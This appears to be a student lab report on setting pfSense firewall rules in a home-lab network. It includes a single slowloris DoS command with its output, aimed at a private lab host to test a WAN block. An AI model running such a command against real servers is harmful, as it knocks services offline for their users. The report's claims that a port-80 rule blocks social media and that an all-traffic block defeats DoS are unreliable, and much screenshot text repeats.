Wireshark DOS Attack Simulation in Security Onion

Firewall Rules to be implemented.

- a. Your firewall should be able to block the DoS.

Go to Firewall > Rules > WAN

Add a new rule at the top to block traffic with the following settings:

Interface: WAN

Address Family: IPv4

Protocol: any

Source: any

Destination: any

Action: Block

The screenshot shows the pfSense web interface for editing a firewall rule. The browser tabs include 'Ubuntu Wiki', 'pfSense.home.arpa', 'how to set dhcp up in', '192.168.1.100/', and 'YouTube'. The URL bar shows 's_edit.php?id=0'. The page title is 'Firewall / Rules / Edit'. The main content area is titled 'Edit Firewall Rule'. It contains several sections: 'Action' (Block), 'Disabled' (Disable this rule), 'Interface' (WAN), 'Address Family' (IPv4), 'Protocol' (Any), 'Source' (Any), 'Destination' (Any), 'Extra Options' (Log), and 'Description'. The 'Action' section has a dropdown menu set to 'Block' and a hint: 'Choose what to do with packets that match the criteria specified below. Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.' The 'Disabled' section has a checkbox 'Disable this rule' and a hint: 'Set this option to disable this rule without removing it from the list.' The 'Interface' section has a dropdown menu set to 'WAN' and a hint: 'Choose the interface from which packets must come to match this rule.' The 'Address Family' section has a dropdown menu set to 'IPv4' and a hint: 'Select the Internet Protocol version this rule applies to.' The 'Protocol' section has a dropdown menu set to 'Any' and a hint: 'Choose which IP protocol this rule should match.' The 'Source' section has a checkbox 'Invert match', a dropdown menu set to 'Any', and a text input field 'Source Address'. The 'Destination' section has a checkbox 'Invert match', a dropdown menu set to 'Any', and a text input field 'Destination Address'. The 'Extra Options' section has a checkbox 'Log packets that are handled by this rule' and a hint: 'Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).' The 'Description' section has a text input field and a hint: 'A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.'

Firewall / Rules / Edit

Edit Firewall Rule

Action Block
Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled ☐ Disable this rule
Set this option to disable this rule without removing it from the list.

Interface WAN
Choose the interface from which packets must come to match this rule.

Address Family IPv4
Select the Internet Protocol version this rule applies to.

Protocol Any
Choose which IP protocol this rule should match.

Source

Source ☐ Invert match Any Source Address /

Destination

Destination ☐ Invert match Any Destination Address /

Extra Options

Log ☐ Log packets that are handled by this rule
Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).

Description
A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.

Address Family

IPv4

Select the Internet Protocol version this rule applies to.

Protocol

Any

Choose which IP protocol this rule should match.

Source

Source

☐ Invert match

Any

Source Address

/

Destination

Destination

☐ Invert match

Any

Destination Address

/

Extra Options

Log

☐ Log packets that are handled by this rule

Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the [Status: System Logs: Settings](#) page).

Description

A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.

Advanced Options

Display Advanced

Rule Information

Tracking ID

1714356366

Created

4/28/24 22:06:06 by admin@192.168.1.101 (Local Database)

Updated

4/28/24 22:51:31 by admin@192.168.1.100 (Local Database)

Save

Firewall / Rules / WAN

Floating

WAN

LAN

Rules (Drag to Change Order)

<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	0/48 B	*	RFC 1918 networks	*	*	*	*	*		Block private networks	
<input checked="" type="checkbox"/>	0/0 B	*	Reserved Not assigned by IANA	*	*	*	*	*		Block bogon networks	
<input type="checkbox"/>	<input checked="" type="checkbox"/> 0/0 B	IPv4 *	*	*	*	*	*	none			

Add

Add

Delete

Toggle

Copy


Save

Separator

Wan Firewall rules have been updated

```
(kali㉿kali)-[~/slowloris]
$ python3 slowloris.py 192.168.1.100 -p 80
[28-04-2024 23:26:06] Attacking 192.168.1.100 with 150 sockets.
[28-04-2024 23:26:06] Creating sockets ...
[28-04-2024 23:26:10] Sending keep-alive headers ...
[28-04-2024 23:26:10] Socket count: 0
[28-04-2024 23:26:10] Creating 150 new sockets ...
```

Dos attack have been started



Site is safe from DOS Attack

b. Internal users should not be allowed to visit websites using http.

Go to Firewall > Rules > LAN.

Add a new rule with the following settings:

Interface: LAN



Protocol: TCP


Source: LAN Net

Destination: any

Destination Port Range: HTTP (80)

Action: Block





Rules have been updated



Tested youtube and its is successfully blocked

c. Internal users should not be allowed to visit social media websites. For example Instagram, Facebook, twitter etc.

Go to Firewall > Rules > LAN.

Add a new rule with the following settings:

Interface: LAN

Protocol: TCP/UDP

Source: LAN Address

Destination: any

Destination Port Range: HTTP (80)

Action: Block

The screenshot shows the Pfsense Firewall Rule configuration page. The breadcrumb navigation at the top reads "Firewall / Rules / Edit". The page title is "Edit Firewall Rule".

Action: A dropdown menu is set to "Block". Below it, a hint states: "Choose what to do with packets that match the criteria specified below. Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded."

Disabled: A checkbox labeled "Disable this rule" is unchecked. Below it, a note says: "Set this option to disable this rule without removing it from the list."


Interface: A dropdown menu is set to "LAN". Below it, a note says: "Choose the interface from which packets must come to match this rule."

Address Family: A dropdown menu is set to "IPv4". Below it, a note says: "Select the Internet Protocol version this rule applies to."

Protocol: A dropdown menu is set to "TCP/UDP". Below it, a note says: "Choose which IP protocol this rule should match."

Source: A section header. Below it, a checkbox labeled "Invert match" is unchecked. A dropdown menu is set to "LAN address". To the right, there is a "Source Address" field with a slash and another dropdown menu. Below this, there is a "Display Advanced" button (with a gear icon) and a note: "The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**."

Destination: A section header. Below it, a checkbox labeled "Invert match" is unchecked. A dropdown menu is set to "Any". To the right, there is a "Destination Address" field with a slash and another dropdown menu. Below this, there is a "Destination Port Range" section with two dropdown menus, both set to "HTTP (80)", and two empty input fields for the range.



System ▾
Interfaces ▾
Firewall ▾
Services ▾
VPN ▾
Status ▾
Diagnostics ▾
Help ▾

Firewall / Rules / LAN

The changes have been applied successfully. The firewall rules are now reloading in the background. [Monitor](#) the filter reload progress.

Floating

WAN

LAN

Rules (Drag to Change Order)

<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	3/951 KiB	*	*	*	LAN Address	443 80	*	*		Anti-Logout Rule	
<input type="checkbox"/>	0/0 B	IPv4 TCP/UDP	LAN address	*	*	80 (HTTP)	*	none			
<input type="checkbox"/>	0/0 B	IPv6 *	LAN subnets	*	*	*	*	none		Default allow LAN IPv6 to any rule	

Add

Add

Delete

Toggle

Copy

Save

Separator

Rule have beed updated



Server not found

Firefox can't find the server at www.instagram.com.

- Check the address for typing errors such as [www.example.com](#) instead of [www.exampl.com](#)
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

d. Block the inbound FTP traffic. (5 points)

Interface: WAN

Protocol: TCP

Source: any

Destination: WAN Address

Destination Port Range: FTP (21)

Action: Block

Edit Firewall Rule

Action

Block

Choose what to do with packets that match the criteria specified below.

Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled

☐ Disable this rule

Set this option to disable this rule without removing it from the list.

Interface

WAN

Choose the interface from which packets must come to match this rule.

Address Family

IPv4

Select the Internet Protocol version this rule applies to.

Protocol

TCP

Choose which IP protocol this rule should match.

Source

Source

☐ Invert match

Any

Source Address /

⚙ Display Advanced

The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**.

Destination

Destination

☐ Invert match

Any

Destination Address /

Destination Port Range

FTP (21)

FTP (21)

Source

Source

☐ Invert match

Any

Source Address /

⚙ Display Advanced

The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**.

Destination

Destination

☐ Invert match

Any

Destination Address /

Destination Port Range

FTP (21)

From

Custom

To

Custom

Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.

Extra Options

Log

☐ Log packets that are handled by this rule

Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the [Status: System Logs: Settings](#) page).

Description

A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.

Advanced Options

⚙ Display Advanced

Save

Firewall / Rules / WAN

The changes have been applied successfully. The firewall rules are now reloading in the background.
[Monitor the filter reload progress.](#)


Floating **WAN** LAN

Rules (Drag to Change Order)

<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	0/48 B	*	RFC 1918 networks	*	*	*	*	*		Block private networks	
<input checked="" type="checkbox"/>	0/0 B	*	Reserved Not assigned by IANA	*	*	*	*	*		Block bogon networks	
<input type="checkbox"/>	<input checked="" type="checkbox"/> 0/0 B	IPv4 TCP	*	*	*	21 (FTP)	*	none			
<input type="checkbox"/>	<input checked="" type="checkbox"/> 0/0 B	IPv4 *	*	*	*	*	*	none			

Add Add Delete Toggle Copy Save Separator

Rules have been updated



Address restricted is shown hence FTP have been blocked

